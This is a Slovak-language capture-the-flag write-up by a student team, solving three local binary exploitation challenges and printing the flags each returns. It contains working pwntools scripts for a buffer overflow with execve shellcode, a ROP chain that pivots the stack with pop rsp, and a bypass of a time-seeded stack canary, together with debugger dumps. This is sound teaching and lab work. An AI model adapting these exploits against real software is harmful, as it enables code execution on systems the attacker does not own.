



Blok 5: Exploit

Názov tímu:

42

Členovia:

Nicolas Macák

Veronika Szabóová

Petra Kirschová

L1 - Meme shop

1. Nájdienie hesla

Program ako prvé vyžaduje meno a heslo. Heslo sme hľadali pomocou binary ninja, kde sme prechádzali cez funkciu password_check a dopĺňali písmená do hesla. Heslo muselo mať 12 znakov.

Podľa prvej kontroly treba, aby 0. znak hesla bol x a 6. znak \$.

```
if (*pwd != 'x' || (*pwd == 'x' && *(pwd + 6) != '$'))
```

Ďalej:

7. znak XOR 0x43 = 0xe => 7. znak bude 0x4d = **M**

1. znak XOR 0x42 = 0xd => 1. znak bude 0x4f = **O**

```
int32_t rax_16 = sx.d(*(arg1 + 7) ^ 0x43)
if (sx.d(*(arg1 + 1) ^ 0x42) != 0xd || (sx.d(*(arg1 + 1) ^ 0x42) == 0xd && rax_16 != 0xe))
```

Na ostatné znaky nebola žiadna kontrola, čiže tie sme doplnili *.

Heslo = **xO****\$M******

```
1. from pwn import *
2. from time import sleep
3.
4. # prihlasenie
5. p = process('/meme_shop')
6. p.sendline(b'AAA')
7. sleep(0.02)
8. p.sendline(b'xO****$M****')
9. sleep(0.02)
10. ...
```

2. Zraniteľnosti

Podľa checksec máme NX vypnuté a teda na stacku môžeme spustiť vlastný shellcode. PIE je povolený, teda nevieme vyčítať presnú adresu skoku, musíme ju leaknúť.

Vo funkcii buy_meme je zraniteľnosť pri kupovaní meme s ID = 7. Tu sa vypíše adresa bufferu, do ktorého sa číta 1000 znakov. Sem môžeme spraviť overflow a vložiť vlastný shellcode.

```
1. ...
2. # buy meme item 7 - leak adresy bufferu
3. p.sendline(b'select')
4. sleep(0.02)
5. p.sendline(b'7')
6. p.sendline(b'buy')
7. sleep(0.02)
8. p.readuntil('0x')
9. leak = int(p.read(12),16)
10. print('adresa bufferu: '+hex(leak))
11. ...
```

3. Offset a shellcode

Po prihlásení a kúpení meme č. 7 nájdeme offset buffera pomocou cyklického patternu. Offset = 120.

Ako vstup teraz pošleme shellcode, ktorý spustí súbor „meme“, kde je c-čkový kód na otvorenie a vypísanie súboru /flag. Za shellcode zapíšeme reťazec s offsetom a na koniec leaknutú adresu.

```
12. ...
13. # shellcode s execve volanim
14. context.arch = 'amd64'
15. shellcode = asm('''
16.     mov rax,59
17.     lea rdi, [rip+filename]
18.     mov rsi,0
19.     mov rdx,0
20.     syscall
21.     filename:
22.     .string "meme"
23.     ''')
24. # shellcode + offset + leaknuta adresa
25. p.send(shellcode + b"A" * (120 - len(shellcode))+ p64(leak))
26. print(p.clean())
27.
```

meme.c

```
1. #include <stdio.h>
2.
3. int main() {
4.     FILE *fp;
5.     char buff[255];
6.     fp = fopen("/flag", "r");
7.     fscanf(fp, "%s", buff);
8.     printf("1 : %s\n", buff );
9.     fclose(fp);
10.    return 0;
11. }
12.
```

```
ctf@af6141052edb:~$ python level1.py
[+] Starting local process '/meme_shop': pid 6353
adresa buffera: 0x7ffca72a77d0
[*] Process '/meme_shop' stopped with exit code 0 (pid 6353)
b'\n[*] Adresa: [*] Dakujeme za vas nakup AAA\n1 : bispp_flag{Jm2pS0-E5oMr3-R8hBg1-Rajrkz-Y2AsGP}\n'
```

L2 - Exploit

1. Zraniteľnosti

NX je zapnutý a teda nedokážeme spúšťať shellcode na stacku. PIE a stack canary sú tu vypnuté, čo nám uľahčí hľadanie adries, keďže sa nemenia.

Keď sa ako parameter programu zadá DEBUG, program vypíše adresu dát a hesla. Tieto adresy môžeme využiť na ROP chain.

```
ctf@3516cb869b91:~$ /ecrypt DEBUG
[*] Vitajte v sifrovacom programe 'ecrypt'!
[*] DEBUG: umiestnenie dat -> 0x7ffffbe4c0ed0!
[*] DEBUG: umiestnenie hesla -> 0x7ffffbe4c0e80!
```

```
1. from pwn import *
2.
3. # leaknuta adresa dat
4. p = process(['/ecrypt', 'DEBUG'])
5. p.readuntil(b'0x')
6. leak = int(p.read(12), 16)
7. leak_bytes = p64(leak)[:4]
8. p.clean()
9. ...
```

2. Vstup

Program číta zo vstupu maximálne 116 bajtov. Na vykonanie ROP chainu potrebujeme zapísať offset **104** bajtov (zo stacku 0xa78-0xa10), potom sa nám zmestí max jeden 8-bajtový gadget a nakoniec nám zostanú 4 bajty na prepísanie návratovej adresy.

```
gwnbdbg> stack 30
00:0000  rsp 0x7ffcd04799b0 -> 0x7ffcd0479b88 -> 0x7ffcd047b8dd -< 0x7470797263652f /* '/ecrypt' */
01:0008  0x7ffcd04799b8 -< 0x300000000
02:0010  0x7ffcd04799c0 -< 0x0
...
0c:0060  rsi 0x7ffcd0479a10 -< 'AAAAAAA\\', Začiatok buffera
0d:0068  0x7ffcd0479a18 -< 0xa /* '\\n' */
0e:0070  0x7ffcd0479a20 -< 0x0
...
16:00b0  0x7ffcd0479a60 -> 0x401110 (_start) -< endbr64
17:00b8  0x7ffcd0479a68 -< 0xd0479b80
18:00c0  rbp 0x7ffcd0479a70 -> 0x7ffcd0479a90 -< 0x0 Návratová adresa
19:00c8  0x7ffcd0479a78 -> 0x40157a (main+96) -< mov    eax, 0
1a:00d0  0x7ffcd0479a80 -> 0x7ffcd0479b88 -> 0x7ffcd047b8dd -< 0x7470797263652f /* '/ecrypt' */
1b:00d8  0x7ffcd0479a88 -< 0x300000000
1c:00e0  0x7ffcd0479a90 -< 0x0
1d:00e8  0x7ffcd0479a98 -> 0x7f90fe6840b3 (__libc_start_main+243) -< mov    edi, eax
```

3. ROP chain

Potrebujeme nájsť taký gadget, ktorým by sme mohli manuálne zmeniť vrch zásobníka tak, aby ukazoval na dáta s leaknutou adresou, do ktorých si zapíšeme dlhší ROP chain. Toto sme dosiahli gadgetom **pop rsp**.

```
0x0040120f: pop    rsp ; ret    ; \x5c\xc3 (1 found)
```

Vďaka tomu dokážeme vytvoriť ROP chain na spustenie c-čkového kódu, ktorý otvorí a vypíše flag. Spustený súbor sme nazvali „puts“, pretože adresu tohto reťazca sme dokázali vyčítať z binary ninja. Gadgets na execve volanie sme tiež našli v binárke.

```
00000000004004f3 puts
```

```
10. ...
11. # gadgety
12. pop_rsp = 0x40120f
13. pop_rax = 0x401211
14. pop_rdi = 0x4015f3
15. pop_rsi_r15 = 0x4015f1
16. xor_rdx = 0x401213
17. syscall = 0x401217
18. file_ptr = 0x4004f3
19. ...
```

Nakoniec sme z gadgetov vyskladali ROP chain s `execve` systémovým volaním. Na vstup programu sme poslali ROP chain + reťazec, aby sme doplnil zvyšné bajty do dĺžky 104 + gadget na POP vrchu zásobníka a + posledné 4 bajty leakutej adresy dát.

```
20. ...
21. # rop chain
22. payload = p64(pop_rax) + p64(0x3b) # mov rax, 59
23. payload += p64(pop_rdi) + p64(file_ptr) # lea rdi, [file_ptr]
24. payload += p64(pop_rsi_r15) + p64(0x0) + p64(0x0) # mov rsi, 0; mov r15, 0
25. payload += p64(xor_rdx) # xor rdx, rdx
26. payload += p64(syscall) # syscall
27.
28. # rop chain + offset + pop rsp + adresa
29. p.send(payload + b"A"*(104 - len(payload)) + p64(pop_rsp) + leak_bytes)
30. p.send(b'AAA')
31. print(p.clean())
```

```
ctf@97e3dd42f509:~$ python level2.py
[+] Starting local process '/ecrypt': pid 34
[*] Process '/ecrypt' stopped with exit code 0 (pid 34)
b'[*] Zadajte heslo: [*] Zacinam sifrovat!\n[*] Sifrovanie dokoncene!\n[*] Zasi
frovany retazec: VYA\n1 : bispp_flag{Px3FUB-hwifBW-zdb4uD-8ApF00-TqCZ0j}\n'
```

L3 – Stack Pepe

1.Vstup

Program potrebuje na vstupe viac ako 120 znakov, avšak pri tom sa prepíše stack pepe a program skončí. Preto potrebujeme do vstupu zapísať správneho pepe, aby mohol program pokračovať a vypísať flag.

```
[*] Nech sa paci. Mozete nieco napisat: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** PEPE SMASHING DETECTED ***
```

Stack pepe sa nachádza na stacku na adrese s offsetom **104** (0x4178-0x4110) od začiatku bufferu. Teda treba zapísať 104 znakový offset, potom stack pepe a potom zvyšok znakov aby to dokopy dalo reťazec dlhší ako 120.

```
0x7fffd41d4110 ← 0x4 Začiatok buffera
0x7fffd41d4118 → 0x7fb18ef4d4a0 (_IO_file_jumps) ← 0x0
0x7fffd41d4120 → 0x5582f3e682c0 ← 0x0
0x7fffd41d4128 ← 0x0
0x7fffd41d4130 → 0x7fffd41d4290 ← 0x1
0x7fffd41d4138 ← 0x0

0x7fffd41d4148 → 0x7fb18ede5043 (fclose+243) ← mov eax, r12d
0x7fffd41d4150 → 0x5582f238b710 (__libc_csu_init) ← 0x8d4c5741fa1e0ff3
0x7fffd41d4158 → 0x7fffd41d4180 → 0x7fffd41d41a0 ← 0x0
0x7fffd41d4160 → 0x5582f238b220 (_start) ← 0x8949ed31fa1e0ff3
0x7fffd41d4168 → 0x5582f238b57f (read_pepe+105) ← 0x55fa1e0ff3c3c990
0x7fffd41d4170 → 0x5582f238b220 (_start) ← 0x8949ed31fa1e0ff3
0x7fffd41d4178 ← 0x61ecc1fe Stack pepe
```

2. Zraniteľnosti

V tejto úlohe bol zapnutý NX aj PIE, teda nemohli sme spúšťať shellcode na stacku ani sa nedali priamo vyčítať adresy.

Funkcia `get_pepe_seed` generuje seed podľa aktuálnej minúty. Vďaka tomu je stack pepe celú minútu rovnaký a vieme ho vyčítať z gdb.


```
00001328 call    localtime
0000132d mov     qword [rbp-0x8 {var_10}], rax
00001331 mov     rax, qword [rbp-0x8 {var_10}]
00001335 mov     eax, dword [rax+0x4 {tm::tm_min}]
```

3. Exploit

Postupovali sme tak, že sme si spustili `/stack_pepe` ako 2 procesy naraz - jeden cez python a druhý cez gdb. Nastavili sme si breakpoint za cyklus v `generate_pepe`, ktorý generoval stack pepe. Z gdb sme vyčítali pepe a použili sme ho v druhom procese, kde sme ho zapísali do vstupu.

Level3.py

```
1. from pwn import *
2. p = process('/stack_pepe')
3. p.clean()
4. # offset + stack pepe z gdb + zvysoak vstupu
5. p.send(b'A'*104+p64(0xdc14195f)+b'A'*20)
6. print(p.clean())
```



```
ctf@a0dff71152df: ~
ctf@a0dff71152df:~$ vim level3.py
ctf@a0dff71152df:~$ python level3.py
[*] Starting local process '/stack_pepe': pid 90
b [*] Nice.\nbispp_flag(K0zYk6-a8RLs6-YOM04B-7IN1q7-yUHGvN)'
ctf@a0dff71152df:~$

0x5636f862b4b3 <write_pepe+41>    mov     qword ptr [rbp - 8], rax
0x5636f862b4b7 <write_pepe+45>    cmp     qword ptr [rbp - 8], 0
0x5636f862b4bc <write_pepe+50>    jne     write_pepe+74 <write_pepe+74>

0x5636f862b4be <write_pepe+52>    lea     rdi, [rip + 0x1113]
                                [ STACK ]
00:0000 | rsp 0x7ffe58ca90c0 -> 0x7f3d86d226a0 (_IO_2_1_stdout_) <- 0xfbad2087
01:0008 |      0x7ffe58ca90c8 <- 0xdc00000004
02:0010 | rbp 0x7ffe58ca90d0 -> 0x7ffe58ca90f0 -> 0x7ffe58ca9110 <- 0x0
03:0018 |      0x7ffe58ca90d8 -> 0x5636f862b4a0 (write_pepe+22) <- 0x4800001124358d48
04:0020 |      0x7ffe58ca90e0 -> 0x5636f862b220 (__start) <- 0x8949ed31fa1e0ff3
05:0028 |      0x7ffe58ca90e8 -> 0x7ffe58ca9200 <- 0x1
06:0030 |      0x7ffe58ca90f0 -> 0x7ffe58ca9110 <- 0x0
07:0038 |      0x7ffe58ca90f8 -> 0x5636f862b0eb (main+89) <- 0xfe21e800000000b8
                                [ BACKTRACE ]
> f 0 5636f862b3af generate_pepe+117
f 1 5636f862b4a0 write_pepe+22
f 2 5636f862b0eb main+89
f 3 7f3d86b5d0b3 __libc_start_main+243

pwndbg> x/gx $rdx
0x5636f862e029 <PEPE>: 0x00000000dc14195f
pwndbg>
```